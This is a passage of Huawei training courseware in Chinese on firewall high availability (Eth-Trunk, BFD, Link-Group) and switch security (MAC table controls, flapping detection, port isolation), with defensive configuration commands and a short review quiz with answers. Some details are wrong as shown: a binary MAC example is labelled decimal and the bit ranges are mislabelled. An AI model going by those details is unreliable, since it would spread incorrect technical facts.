  - “心跳线”出现故障后，导致HRP协议无法通信，双机热备失效，影响业务。



接口带宽存在瓶颈




心跳线故障

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Eth-Trunk技术介绍

- Eth-Trunk技术简称链路聚合，可以将多条以太网物理链路捆绑在一起成为一条逻辑链路，可实现增加带宽、提高链路可靠性的作用。
- Eth-Trunk主要功能如下：
  - 增加带宽：链路聚合接口的最大带宽可以达到各成员接口带宽之和。
  - 流量负载分担：在一个链路聚合组内，可以实现业务流量的负载分担。
  - 提高可靠性：当某条链路出现故障时，流量可以切换到其他可用链路上，从而提高链路聚合接口的可靠性。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 链路聚合组和链路聚合接口：
  - 链路聚合组LAG（Link Aggregation Group）是指将若干条以太链路捆绑在一起所形成的逻辑链路。
  - 每个聚合组唯一对应着一个逻辑接口，这个逻辑接口称之为链路聚合接口或Eth-Trunk接口。
- 活动接口和非活动接口：链路聚合组的成员接口存在活动接口和非活动接口两种。转发数据的接口称为活动接口，不转发数据的接口称为非活动接口。
- 活动链路和非活动链路：活动接口对应的链路称为活动链路，非活动接口对应的链路称为非活动链路。
- Eth-Trunk的链路聚合模式：
  - 手工模式：Eth-Trunk接口的创建、成员接口的加入由手工配置。手工模式下，所有链路都是活动链路，如果有链路断连，则其他活动链路自动分担流量。
  - LACP模式：Eth-Trunk接口的创建、成员接口的加入由手工配置。链路状态协商由LACP协议控制，可以动态监控链路的状态，推荐使用此方式。关于LACP的详细内容，请查阅华为相关产品文档。

BFD探测技术介绍

- BFD（Bidirectional Forwarding Detection，双向转发检测）用于快速检测设备之间的通信故障，并在出现故障时通知上层协议。
- BFD技术基于UDP报文进行探测，目的端口号为3784。
- 需要在防火墙和被探测设备（如路由器）之间建立BFD会话，需要会话两端设备支持BFD协议。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

基于单跳会话的BFD Echo功能

- 如果对端设备不支持BFD功能，则无法正常建立会话。此时可以使用基于单跳会话的BFD Echo功能来检测链路。
- BFD Echo功能也称为BFD回声功能，是由本地发送BFD Echo报文，远端系统将报文环回的一种检测机制。
- 为了能够快速的检测这两台设备之间的故障，可以在支持BFD功能的设备上创建单臂回声功能的BFD会话。支持BFD功能的设备主动发起回声请求功能，不支持BFD功能的设备接收到该报文后直接将其环回，从而实现转发链路的连通性检测功能。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

BFD会话建立过程

- BFD通过控制报文中的本地标识符和远端标识符区分不同的会话。
- BFD会话有四种状态：Down、Init、Up和AdminDown，BFD会话建立过程如下：




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 发送方在发送BFD控制报文时会在Sta字段填入本地当前的会话状态，接收方根据收到的BFD控制报文的Sta字段以及本端当前会话状态来进行状态机的迁移。
- BFD会话建立过程如下：
  - 防火墙和路由器的BFD模块收到上层应用的通知后，发送状态为Down的BFD控制报文。
  - 防火墙收到状态为Down的BFD控制报文后，本地状态切换至Init，并发送状态为Init的BFD控制报文。路由器的BFD状态变化同防火墙。
  - 防火墙收到状态为Init的BFD控制报文后，本地状态切换至Up，并发送状态为Up的BFD控制报文。路由器的BFD状态变化同防火墙。
  - 防火墙和路由器双方状态都为Up，会话成功建立并开始检测链路状态。

静态路由场景中双机热备存在的问题


- 如下场景中，防火墙A为主用，防火墙B为备用，均与路由器直连，路由器配置了两条静态路由用于访问企业内网，其中主用静态路由指向防火墙A，备用静态路由指向防火墙B，数据流量由防火墙A进行转发。
- 当防火墙A的GE0/0/2接口链路发生故障时，触发防火墙主备切换，防火墙B切换为主用，但是路由器无法感知防火墙发生了主备切换，依然会将业务流量转发至防火墙A，导致业务中断。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Link-Group原理简介

- Link-Group功能可以将防火墙的多个接口组成一个逻辑组，组内接口始终保持相同的状态（UP/DOWN）。
  - 若组内任一接口出现故障，系统将组内所有接口的状态置为DOWN；
  - 组内所有接口均恢复正常后，系统才会将组内接口的状态置为UP。
- 配置Link-Group功能，使防火墙直联的网络设备可以感知到主备发生切换，从而切换路由，恢复业务。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

思考题

1. （多选题）对于防火墙高可靠组网，可以通过那些方式实现？（　　）
   A. 双机热备技术
   B. 智能堆叠
   C. 硬件Bypass
   D. 链路高可用技术
2. （判断题）BFD技术通过TCP报文进行探测，实现链路通信故障的快速、可靠检测。（　　）
   A. T
   B. F

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ACD
2. B

本章总结

- 本章节介绍了防火墙安全区域、安全策略、状态机制、会话原理、防火墙地址转换技术、防火墙智能选路、流量管理、负载均衡、防火墙虚拟系统和防火墙高可用技术等。
- 通过本章节的学习，您将能够熟悉防火墙基础技术原理，高级技术原理的应用场景。掌握防火墙虚拟系统和防火墙高可用技术的使用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

交换安全技术

HUAWEI

前言

- 网络工程师通过搭建局域网为企业提供提供高性能、高质量的网络连接。其中在搭建网络时交换技术得到广泛应用，但是涉及的交换安全问题也逐渐暴露出来，不仅会影响网络的正常运行，甚至可能导致业务受损。
- 通过部署端口隔离、流量抑制和协议安全等交换安全技术来保障网络安全，从而使企业的业务稳定运行。
- 本课程将介绍一系列交换安全技术的原理和应用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 掌握MAC地址表安全
  - 掌握端口隔离和端口安全
  - 掌握流量抑制和风暴控制
  - 掌握协议安全和传输安全

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. **交换安全概述**
2. MAC地址表安全
3. 端口隔离与端口安全
4. 流量抑制与风暴控制
5. 协议安全及传输安全
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

交换安全概述

- 在企业网络架构中，数据的传输离不开交换网络。因此，保障以太交换网络的安全是非常有必要的，从而可以进一步保障企业信息安全，使企业信息不受偶然的或者恶意的原因而遭到破坏、更改、泄露。
- 交换安全通过对数据链路层信息进行安全加固，从而保证业务稳定运行。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 本章课程以S5700系列交换机为例介绍，不同型号不同版本的交换机配置可能有所不同，具体请参考相关产品文档。

目录

1. 交换安全概述
2. **MAC地址表安全**
3. 端口隔离与端口安全
4. 流量抑制与风暴控制
5. 协议安全及传输安全
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

MAC地址概述

- MAC地址（Media Access Control Address，媒体存取控制位址）也称为物理地址、以太地址或链路地址用来确认网络设备位置的地址。一般在网络中标示一个网卡或者一台设备，具有唯一性。
- MAC地址由48比特长、12位的16进制数字组成，其中从左到右开始，0到23bit是厂商向IETF等机构申请用来标识厂商的代码，24到47bit由厂商自行分派，是各个厂商制造的所有网卡的一个唯一编号。

16进制 0011-0022-0034

10进制 0000 0000 0001 0001-0000 0000 0010 0010-0000 0000 0011 0100


0-23bit　　24-27bit　　25-48bit

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- MAC地址可以分为3种类型：
  - 单播MAC地址：这种类型的MAC地址唯一的标识了以太网上的一个终端，该地址为全球唯一的硬件地址。
  - 广播MAC地址：全1的MAC地址为广播地址（FF-FF-FF-FF-FF-FF），用来表示LAN上的所有终端设备。
  - 组播MAC地址：除广播地址外，第8bit为1的MAC地址为组播MAC地址（例如01-00-00-00-00-00），用来代表LAN上的一组终端。其中以01-80-c2开头的组播MAC地址叫BPDU MAC，一般作为协议报文的目的MAC地址标示某种协议报文。

MAC地址表介绍

- MAC地址表记录了交换机学习到的其他设备的MAC地址与接口的对应关系，以及接口所属VLAN等信息。设备在转发报文时，根据报文的目的MAC地址查询MAC地址表，如果MAC地址表中包含与报文目的MAC地址对应的表项，则直接通过该表项中的出接口转发该报文；如果MAC地址表中没有包含报文目的MAC地址对应的表项时，设备将采取广播方式在所属VLAN内除接收接口外的所有接口转发该报文。
- 如下图，PC1发往PC3的报文到达SW时，SW根据MAC地址表查询报文中的目的MAC地址和VLAN编号，获取出接口，然后报文从接口G0/0/3转发到PC3，完成数据的转发。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

MAC地址表分类（1）

- MAC地址表中的表项分为：动态表项、静态表项和黑洞表项。
- 如图所示，查看的是动态MAC地址表项。
  - 通过查看动态MAC地址表项，可以判断两台相连设备之间是否有数据转发。
  - 通过查看指定动态MAC地址表项的个数，可以获取接口下通信的用户数。

```
<HUAWEI> display mac-address
--------------------------------------------------------------------------------
MAC Address        VLAN/VSI/BD              Learned-From        Type
--------------------------------------------------------------------------------
00e0-fc12-3458     100/-/-                  GE0/0/1             dynamic
00e0-fc12-3457     200/-/-                  GE0/0/2             dynamic
--------------------------------------------------------------------------------
Total items displayed = 2
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 动态MAC表项的存在老化时间，缺省值是300秒。
- 由接口通过报文中的源MAC地址学习获得，表项可老化。
- 在系统复位后，动态表项会丢失。

MAC地址表分类（2）

- 如图所示，查看的是静态MAC地址表项。
  - 通过绑定静态MAC地址表项，可以保证合法用户的使用，防止其他用户使用该MAC进行攻击。

```
<HUAWEI> display mac-address static
--------------------------------------------------------------------------------
MAC Address         VLAN/VSI/BD              Learned-From        Type
--------------------------------------------------------------------------------
00e0-fc00-0033      100/-/-                  GE0/0/1             static
00e0-fc00-0001      200/-/-                  GE0/0/2             static
--------------------------------------------------------------------------------
Total items displayed = 2
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 由用户手工配置，表项不可老化。
- 在系统复位后，保存的表项不会丢失。
- 接口和MAC地址静态绑定后，其他接口收到源MAC是该MAC地址的报文将会被丢弃。
- 一条静态MAC地址表项，只能绑定一个出接口。
- 一个接口和MAC地址静态绑定后，不会影响该接口动态MAC地址表项的学习。

MAC地址表分类（3）

- 如图所示，查看的是黑洞MAC地址表项。
  - 通过配置黑洞MAC地址表项，可以过滤掉非法用户。


```
<HUAWEI> display mac-address blackhole
--------------------------------------------------------------------------------
MAC Address         VLAN/VSI/BD              Learned-From        Type
--------------------------------------------------------------------------------
00e0-fc22-0033      100/-/-                  -                   blackhole
00e0-fc00-0001      200/-/-                  -                   blackhole
--------------------------------------------------------------------------------
Total items displayed = 2
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 由用户手工配置，表项不可老化。
- 在系统复位后，保存的表项不会丢失。
- 配置黑洞MAC地址后，源MAC地址或目的MAC地址是该MAC的报文将会被丢弃。

MAC地址学习

- MAC地址表是设备根据收到的数据帧里的源MAC地址自动学习而建立的；如PC1向SW发送数据时，SW从数据帧中解析出源MAC地址（即PC1的MAC地址）和VLAN ID。
  - 如果MAC地址表中不存在该MAC地址表项，设备则将这个新MAC地址以及该MAC地址对应的接口和VLAN ID作为一个新的表项加入到MAC地址表中。
  - 如果MAC地址表中已经存在该MAC地址表项，设备将通过重置该表项的老化时间，对该表项进行更新。
- 由于MAC地址表的容量是有限的，当黑客伪造大量源MAC地址不同的报文并发送给设备后，设备的MAC表项资源就可能被耗尽。当MAC表被填满后，即使它再收到正常的报文，也无法学习到报文中的源MAC地址。



MAC地址学习



MAC地址表无差别记录

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

MAC地址表学习控制


- 由于MAC地址表的容量是有限的，当黑客伪造大量源MAC地址不同的报文发送到设备后，设备上的MAC地址表项资源可能会被耗尽。当MAC表被填满后，即使它再收到正常的报文，也无法学习到报文中的源MAC地址，导致报文广播转发，浪费带宽资源。
- 为了解决以上问题，设备提供了MAC地址学习控制功能。

基于接口关闭MAC学习功能或者对学习MAC地址的数量进行限制

```
[Huawei-GigabitEthernet0/0/1] mac-limit maximum 100
```

or

```
[Huawei-GigabitEthernet0/0/1] mac-address learning disable action discard
```




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 两种学习控制方式：
  - 基于VLAN或接口关闭学习MAC功能：某个VLAN或接口关闭学习MAC能力后，将不再自动学习到新的动态MAC地址表项。之前学习到的动态表项在老化时间到达后自动删除，也可以手工执行删除MAC命令，将这些表项删除。
  - 基于VLAN或接口进行MAC地址数限制：基于VLAN或接口限制MAC地址数后，该VLAN或接口最多只能学习到指定限制数的MAC地址表项。
    - MAC地址表项达到限制数时，设备会上报告警信息通知网络管理员进行维护。
    - MAC地址表项达到限制数后，该VLAN或接口将不能再学习新的MAC地址表项，同时源MAC地址不包含在MAC地址表中的报文将被丢弃。
    - 基于VLAN或接口进行MAC地址数限制，也可以应用在限制终端用户数的场景中。

MAC地址漂移概述

- MAC地址漂移是指设备上一个VLAN内有两个端口学习到同一个MAC地址，后学习到的MAC地址表项覆盖原MAC地址表项的现象。
- 通常认为第一个学习到MAC地址的接口是正确的出接口，称为源端口。后学习的端口是漂移端口漂移端口通常是在环路上或者下挂网络中有环路的端口。
  - 如图所示，MAC地址为00e0-fc12-3456，VLAN ID为10的表项，出接口由G0/0/1刷新为G0/0/2，这就是MAC地址漂移。设备出现MAC地址漂移时，设备CPU占用率会有不同程度的升高。

MAC Address Tables		
MAC_Address	VLAN	Port
00e0-fc12-3456	10	G0/0/1 G0/0/2




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正常情况下，网络中不会在短时间内出现大量MAC地址漂移的情况。出现这种现象一般都意味着网络中存在环路或非法用户进行网络攻击，可以通过查看告警信息和漂移记录，快速定位和排除环路。

MAC地址漂移检测

- MAC地址漂移检测是交换机对MAC地址漂移现象进行检测的功能。MAC地址漂移检测是利用MAC地址学习时接口跳变实现的，因此能提供的信息与MAC地址学习相关，包括MAC地址、VLAN，以及跳变的接口等诊断信息。其中跳变的接口即为可能出现环路的接口。网络管理员根据网络中每台设备上出现的跳变接口，以及网络拓扑，判断环路的源头。



使能MAC地址漂移检测功能

```
[Huawei] mac-address flapping detection
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 如图所示，若SWC和SWD之间误接网线，则SWB、SWC、SWD之间形成环路。当SWA上G0/0/1接口从网络中收到一个广播报文后转发给SWB，该报文经过环路，会被SWA上G0/0/2接口收到。配置MAC地址漂移检测功能，SWA就会感知到MAC地址出接口跳变的现象。若连续出现此现象，SWA就会上报MAC漂移告警，提醒用户进行维护。
- 缺省情况下，没有配置MAC漂移检测的处理动作。用户网络中由于环路造成了MAC地址漂移，且网络不支持破环协议，可以在相应接口上配置发生MAC地址漂移后的处理动作来实现破环。接口上配置了MAC地址漂移处理动作，如果系统检测到是该接口学习的MAC发生漂移，会将该接口关闭或者退出VLAN。在一个MAC地址漂移表项老化周期内只能关闭一个接口。
  - 执行命令mac-address flapping action { quit-vlan | error-down }，配置接口发生MAC漂移后的处理动作。

MAC地址漂移防护

- 在规划网络时，可以通过下面两种方式来避免MAC地址漂移：
  - 提高接口MAC地址学习优先级。当不同接口学到相同的MAC地址表项时，高优先级接口学到的MAC地址表项可以覆盖低优先级接口学到的MAC地址表项，防止MAC地址在接口间发生漂移。
  - 不允许相同优先级的接口发生MAC地址表项覆盖。当伪造网络设备所连接口的优先级与安全的网络设备相同时，后学习到的伪造网络设备的MAC地址表项不会覆盖之前正确的表项。但如果网络设备下电，仍会学习到伪造网络设备的MAC地址，当网络设备再次上电时将无法学习到正确的MAC地址。

配置正常接口学习MAC地址的优先级

```
[Huawei-GigabitEthernet0/0/1] mac-learning priority 3
```



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如上图所示，为防止非法用户伪造服务器MAC地址入侵SW，可以提高服务器侧接口G0/0/1的MAC地址学习优先级。缺省情况下，接口学习MAC地址的优先级为0，数值越大优先级越高。

MAC地址表配置（1）

- 配置静态MAC表项。

```
[Huawei] mac-address static mac-address interface-type interface-number vlan vlan-id
```

- 配置黑洞MAC表现。

```
[Huawei] mac-address blackhole mac-address [ vlan vlan-id ]
```

- 配置关闭接口MAC地址学习功能。

```
[Huawei-GigabitEthernet0/0/1] mac-address learning disable [ action { discard | forward } ]
```

- 配置关闭VLAN的MAC地址学习功能。

```
[Huawei-vlan10] mac-address learning disable
```

- 配置基于接口限制MAC地址学习数。

```
[Huawei-GigabitEthernet0/0/1] mac-limit maximum max-num
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 基于VLAN限制MAC地址学习数和基于接口限制MAC地址学习数的命令行相同，只不过是在VLAN试图下进行配置，不再赘述。

MAC地址表配置（2）

- 配置全局MAC地址漂移检测功能。

```
[Huawei] mac-address flapping detection
```

- 配置发生漂移后接口的处理动作及优先级。

```
[Huawei-GigabitEthernet0/0/1] mac-address flapping action { quit-vlan | error-down }
[Huawei-GigabitEthernet0/0/1] mac-address flapping action priority priority
```

- 配置接口学习MAC地址的优先级。

```
[Huawei-GigabitEthernet0/0/1] mac-learning priority priority
```

- 配置不允许相同优先级的接口发生MAC地址漂移。

```
[Huawei] undo mac-learning priority priority-id allow-flapping
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 具体配置根据设备型号和版本有部分区别，同时关于MAC地址表相关的安全配置还有很多，可参考对应版本的产品文档去了解。


目录

1. 交换安全概述
2. MAC地址表安全
3. **端口隔离与端口安全**
   - 端口隔离
   - 端口安全
4. 流量抑制与风暴控制
5. 协议安全及传输安全
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

端口隔离概述（1）

- 为了实现用户之间的二层隔离，可以将不同的用户加入不同的VLAN。但若企业规模很大，拥有大量的用户，那么就要为不能互相访问的用户都分配VLAN，这不但需要耗费大量的VLAN，还增加了网络管理者配置和维护的工作量。
- 为此华为推出了端口隔离技术，用户只需要将端口加入到隔离组中，就可以实现隔离组内端口之间二层数据的隔离。端口隔离功能为用户提供了更安全、更灵活的组网方案。




同VLAN端口隔离

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如上图所示，PC1、PC2和PC3同属于VLAN10，将PC1与PC2对应的端口GE1/0/1和GE1/0/2加入端口隔离组后，PC1与PC2在VLAN10内不能互相访问，但是PC3与PC1之间可以互相访问，PC3与PC2之间也可以互相访问。

端口隔离概述（2）

- 在某些场景下，企业需要加强管理。即使不同VLAN间用户也禁止通信。缺省情况下，端口隔离模式是二层隔离三层互通。因此不同VLAN间的用户依然可以三层通信。
- 为实现上述目的，可以将端口隔离模式设置二三层均隔离。此时同一个VLAN的某个用户将彻底无法通信。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如上图所示，PC1、PC2属于VLAN10，PC3属于VLAN20。将PC1与PC2对应的端口GE0/0/1和GE0/0/2加入端口隔离组并设置仅二层隔离，PC1与PC2在VLAN10内不能互相访问，但是依然可以和PC3进行三层通信。如果将PC2的端口GE0/0/2修改隔离组且设置为二三层均隔离，此时PC2将无法与PC3进行通信。

端口单向隔离

- 正常情况下，将端口设置隔离后，端口下的设备双向隔离，无法互相通信。但是在某些场景下，企业对于网络管理又提出了新的需求。比如用户主机和服务器之间一般是单向访问，或者防止某台主机产生大量广播报文。此时可以通过配置端口单向隔离来实现该目的。
- 缺省情况下，接口单向隔离只隔离接口的二层报文，三层报文不隔离。如果需要端口间二三层报文都单向隔离，则需要将模式切换成二三层均隔离即可。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，PC1存在安全隐患，为了防止它产生大量广播报文，将它连接的G0/0/1接口中设置单向隔离接口。同时Server只需要单向被访问，为了防止黑客通过该接口进行攻击，因此将它连接的G0/0/3接口也设置单向隔离接口。

端口隔离配置

- 配置端口隔离模式。

```
[Huawei] port-isolate mode { l2 | all }
```

- 系统试图下使能端口隔离组功能。

```
[Huawei] port-isolate enable group group-id
```

- 配置接口接入隔离组。

```
[Huawei-GigabitEthernet0/0/1] port-isolate enable group group-id
```

- 配置端口单向隔离功能。

```
[Huawei-GigabitEthernet0/0/1] am isolate interface-type interface-number1 to interface-number2
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 交换安全概述
2. MAC地址表安全
3. **端口隔离与端口安全**
   - 端口隔离
   - 端口安全
4. 流量抑制与风暴控制
5. 协议安全及传输安全
6. 交换综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

端口安全概述

- 端口安全通过将接口学习到的动态MAC地址转换为安全MAC地址（包括安全动态MAC、安全静态MAC和Sticky MAC），阻止非法用户通过本接口和交换机通信，从而增强设备的安全性。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全MAC地址分类

- 安全MAC地址可以分为以下三种类型：


类型	含义	特点
